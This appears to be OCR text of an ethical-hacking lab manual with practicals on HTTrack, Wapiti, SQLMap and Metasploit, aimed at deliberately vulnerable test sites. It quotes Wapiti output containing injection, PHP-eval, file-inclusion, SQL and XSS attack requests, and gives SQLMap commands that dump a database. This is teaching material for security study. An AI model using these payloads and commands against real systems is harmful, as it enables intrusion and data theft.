
Plugins




General Scanning



Port scanning



Creating a new Scan as a Template



Practical No: 3

Title: To explore the website copier HTTrack


Description:

HTTrack is a free (GPL, libre/free software) and easy-to-use offline browser utility. It allows you to download a World Wide Web site from the Internet to a local directory, building recursively all directories, getting HTML, images, and other files from the server to your computer. HTTrack arranges the original site's relative link-structure. Simply open a page of the "mirrored" website in your browser, and you can browse the site from link to link, as if you were viewing it online. HTTrack can also update an existing mirrored site, and resume interrupted downloads. HTTrack is fully configurable, and has an integrated help system.

WinHTTrack is the Windows (from Windows 2000 to Windows 10 and above) release of HTTrack, and WebHTTrack the Linux/Unix/BSD release.

Download from

https://www.httrack.com/page/2/en/index.html




How to start, Step-by-step

- Step 1: Choose a project name and destination folder
- Step 2: Fill the addresses
- Step 3: Ready to start
- Step 4: Wait!
- Step 5: Check the result
- Option panel

Option panel

- Click on one of the option tab below to have more informations

Each option tab is described, including remarks and examples



Practical No: 4

Title: Explore web-application vulnerabilities using open source tools like Wapiti, browser exploitation framework (BeEf)

Pre:
Open Web Application Security Project (OWASP), https://www.owasp.org/index.php/Main_Page

Description:
Wapiti allows you to audit the security of your websites or web applications.
It performs "black-box" scans (it does not study the source code) of the web application by crawling the WebPages of the deployed webapp, looking for scripts and forms where it can inject data. Once it gets the list of URLs, forms and their inputs, Wapiti acts like a fuzzer, injecting payloads to see if a script is vulnerable.

Wapiti can detect the following vulnerabilities:

- File disclosure (Local and remote include/require, fopen, readfile...)
- Database Injection (PHP/JSP/ASP SQL Injections and XPath Injections)
- XSS (Cross Site Scripting) injection (reflected and permanent)
- Command Execution detection (eval(), system(), passtru()...)
- CRLF Injection (HTTP Response Splitting, session fixation...)
- XXE (XML External Entity) injection
- SSRF (Server Side Request Forgery)
- Use of know potentially dangerous files (thanks to the Nikto database)
- Weak .htaccess configurations that can be bypassed
- Presence of backup files giving sensitive information (source codedisclosure)
- Shellshock (aka Bash bug)

Run:
Download and install wapiti then type following command

wapiti -u http://target/

Output:

Hello,

Here is a really fast tutorial on Wapiti and Wapiti-getcookie usage to show how tologin to a website to retrieve cookies then use the generated cookie file to launch a Wapiti scan.

First, I use wapiti-getcookie to login in the restricted area and get the cookie incookies.json :

```
bash-4.2$ wapiti-getcookie -u http://wackopicko/users/login.php -c cookies.json
<Cookie PHPSESSID=aofe1utktsh6q4blip8nr9820lksehjf0tr3019vm6bq8v1ca6d1 for wackopicko/>

Choose the form you want to use or enter 'q' to leave :
0) GET http://wackopicko/pictures/search.php?query=&x=1&y=1 (0)
1) POST http://wackopicko/users/login.php (0)data:
        username=&password=

Enter a number : 1

Please enter values for the following form:
url = http://wackopicko/users/login.phpusername:
wanda
password: wanda
<Cookie PHPSESSID=aofe1utktsh6q4blip8nr9820lksehjf0tr3019vm6bq8v1ca6d1 for wackopicko/>
```

It can also be done with wapiti-getcookie this way (if you have all necessaryinformations about the form) :

```
wapiti-getcookie -u http://wackopicko/users/login.php -c cookies.json -d "username=wanda&password=wanda"
```

Then, I scan the vulnerable website using the cookie and excluding the logout script :

```
bash-4.2$ wapiti -u http://wackopicko/ -x http://wackopicko/users/logout.php -ccookies.json
                _                      ._ _ ._____________________
     /  \      / \_________ _________|__|/  |_|__\____________\
     \ ___ \/\/      /\_  \ \___________\|  \      \  | _(_ <
      \          /  /__\|  |_>>  ||  | |  |/                    \
       \__/\  /  (__________/      /|__||__| |__/_______________/
            \/            \/|__|                              \/

Wapiti-3.0.0 (wapiti.sourceforge.net)[*] Saving scan
state, please wait...

  Note
========
This scan has been saved in the file /home/devloop/.wapiti/scans/wackopicko_folder_30e1d821.db[*] Wapiti found 41
URLs and forms during the scan
[*] Loading modules:
        mod_crlf, mod_exec, mod_file, mod_sql, mod_xss, mod_backup, mod_htaccess,mod_blindsql, mod_permanentxss, mod_nikto, mod_delay, mod_buster, mod_shellshock

[*] Launching module exec
---
Received a HTTP 500 error in http://wackopicko/admin/index.phpEvil request:
```

```
        GET /users/WackoPicko/website/admin/index.php?page=%3Benv HTTP/1.1Host: wackopicko


---
---


PHP evaluation in http://wackopicko/admin/index.php via injection in the parameterpage
Evil request:
        GET
/users/WackoPicko/website/admin/index.php?page=data%3A%3Bbase64%2CPD9waHAgZWNobyAndzRw
MXQxJywnX2V2YWwnOyA%2FPg%3D%3D HTTP/1.1
        Host: wackopicko
---
---
Received a HTTP 500 error in http://wackopicko/admin/index.phpEvil request:
        POST /users/WackoPicko/website/admin/index.php?page=%3Benv HTTP/1.1Host: wackopicko
        Referer: http://wackopicko/admin/index.php?page=loginContent-Type:
        application/x-www-form-urlencoded

        adminname=default&password=letmein
---
---
PHP evaluation in http://wackopicko/admin/index.php via injection in the parameterpage
Evil request:POST
/users/WackoPicko/website/admin/index.php?page=data%3A%3Bbase64%2CPD9waHAgZWNobyAndzRw
MXQxJywnX2V2YWwnOyA%2FPg%3D%3D HTTP/1.1
        Host: wackopicko
        Referer: http://wackopicko/admin/index.php?page=loginContent-Type:
        application/x-www-form-urlencoded

        adminname=default&password=letmein
---

[*] Launching module file
---
Remote inclusion vulnerability in http://wackopicko/admin/index.php via injection inthe parameter page
Evil request:
        GET
/users/WackoPicko/website/admin/index.php?page=http%3A%2F%2Fwww.google.fr%2F%3FHTTP/1.1
        Host: wackopicko
---
---
Remote inclusion vulnerability in http://wackopicko/admin/index.php via injection inthe parameter page
Evil request:POST
/users/WackoPicko/website/admin/index.php?page=http%3A%2F%2Fwww.google.fr%2F%3FHTTP/1.1
        Host: wackopicko
        Referer: http://wackopicko/admin/index.php?page=loginContent-Type:
        application/x-www-form-urlencoded

        adminname=default&password=letmein
---

[*] Launching module sql
---
Received a HTTP 500 error in http://wackopicko/admin/index.php
```

```
Evil request:
        GET /users/WackoPicko/website/admin/index.php?page=%C2%BF%27%22%28 HTTP/1.1Host: wackopicko
---
---
Received a HTTP 500 error in http://wackopicko/admin/index.phpEvil request:
        POST /users/WackoPicko/website/admin/index.php?page=%C2%BF%27%22%28 HTTP/1.1Host: wackopicko
        Referer: http://wackopicko/admin/index.php?page=loginContent-Type:
        application/x-www-form-urlencoded

        adminname=default&password=letmein
---

[*] Launching module xss
---
XSS vulnerability in http://wackopicko/pictures/search.php via injection in theparameter query
Evil request:
        GET
/users/WackoPicko/website/pictures/search.php?query=%22%2F%3E%3Cscript%3Ealert%28%27wj
6bncic12%27%29%3C%2Fscript%3E&x=1&y=1 HTTP/1.1
        Host: wackopicko
        Referer: http://wackopicko/
---

[*] Launching module blindsql
---
Received a HTTP 500 error in http://wackopicko/admin/index.phpEvil request:
        GET /users/WackoPicko/website/admin/index.php?page=sleep%287%29%231 HTTP/1.1Host: wackopicko
---
---
Received a HTTP 500 error in http://wackopicko/admin/index.phpEvil request:
        POST /users/WackoPicko/website/admin/index.php?page=sleep%287%29%231 HTTP/1.1Host: wackopicko
        Referer: http://wackopicko/admin/index.php?page=loginContent-Type:
        application/x-www-form-urlencoded

        adminname=default&password=letmein
---

[*] Launching module permanentxssReport

A report has been generated in the file /home/devloop/.wapiti/generated_report
Open /home/devloop/.wapiti/generated_report/wackopicko_12292017_1342.html with a
browser to see this report.



----------
```

Practical No: 5

Title: Detect SQL injection vulnerabilities in a website database using SQLMap

Description:

SQL injection (SQLi) refers to an injection attack wherein an attacker can execute malicious SQL statements (also commonly referred to as a malicious payload) that control a web application's database server (also commonly referred to as a Relational Database Management System – RDBMS). Since an SQL injection vulnerability could possibly affect any website or web application that makes use of an SQL-based database, the vulnerability is one of the oldest, most prevalent and most dangerous of web application vulnerabilities.

By leveraging SQL injection vulnerability, given the right circumstances, an attacker can use it to bypass a web application's authentication and authorization mechanisms and retrieve the contents of an entire database. SQL injection can also be used to add, modify and delete records in a database, affecting data integrity.

To such an extent, SQL injection can provide an attacker with unauthorized access to sensitive data including, customer data, personally identifiable information (PII), trade secrets, intellectual property and other sensitive information.

SQLMAP: sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out- of-band connections.

Step 1: Installation of sqlmap

```
$ sudo apt-get install sqlmap
```


Step 2 : List information about the existing databases

To check access to a database, - - dbs option can be used. - - dbs lists all the available databases.

It notifies vulnerability in parameter cat, various payloads executed, name of backend database, its

version and list of all available databases. Here, two databases: acuart and information_schema are listed.

$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs




Step 3: Listing tables present in Database

Each of the database can further explored to get tables information from them. Option -D can be used to specify the name of the database we need to explore. If access to the database is allowed, we can access the tables using --tables option along with name of

database. Here, acuart database is accessed and all available tables in that database are listed as an output of the following command.


$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables



Step 4: List column information of a particular table

Columns of a particular table can be viewed by specifying -T option before table name and --columns option to query the column names. Access to table and its column for table "products" is displayed by following command.


$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products –columns



Step 5: Dump the data from the columns

Information from specific column can be retrieved and displayed using -C. Multiple column can also be listed separated by a comma and the –dump query retrieves the data. Flowing command shows all Domain values of column name from product table from acuart database.

$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T products -C name -- dump


student@student-HP-280-G2-MT-Legacy: ~
8:53 AM
Terminal

Practical No: 6

Title: Performing a penetration testing using Metasploit (Kali Linux)

Description:

Metasploit was created by HD Moore in 2003 as a portable network tool using thePerl programming language.

The basic steps for exploiting a system using the Framework include:

1. Choosing and configuring an *exploit* (code that enters a target system by taking advantage of one of its bugs; about 900 different exploits for Windows, Unix/Linux and Mac OS X systems are included);
2. Checking whether the intended target system is susceptible to the chosenexploit (optional);
3. Choosing and configuring a *payload* (code that will be executed on the target system upon successful entry; for instance, a remote shell or a VNC server);
4. Choosing the encoding technique to encode the payload so that the intrusion-prevention system (IPS) will not catch the encoded payload;
5. Executing the exploit.


This modular approach - allowing the combination of any exploit with any payload - is the major advantage of the Framework. It facilitates the tasks of attackers, exploit writers, and payload writers.

Metasploit runs on Unix (including Linux and Mac OS X) and on Windows. It includes two command-line interfaces, a web-based interface and a native GUI. The web interface is intended to be run from the attacker's computer. The Metasploit Framework can be extended to use external add-ons in multiple languages.

To choose an exploit and payload, some information about the target system is needed, such as operating system version and installed network services. This information can be gleaned with port scanning and OS fingerprinting tools such as nmap. Vulnerability scanners such as Nexpose or Nessus can detect the target

system vulnerabilities. Metasploit can import vulnerability scan data and comparethe identified vulnerabilities to existing exploit modules for accurate exploitation.

Step 1. Opening msf console and finding exploits



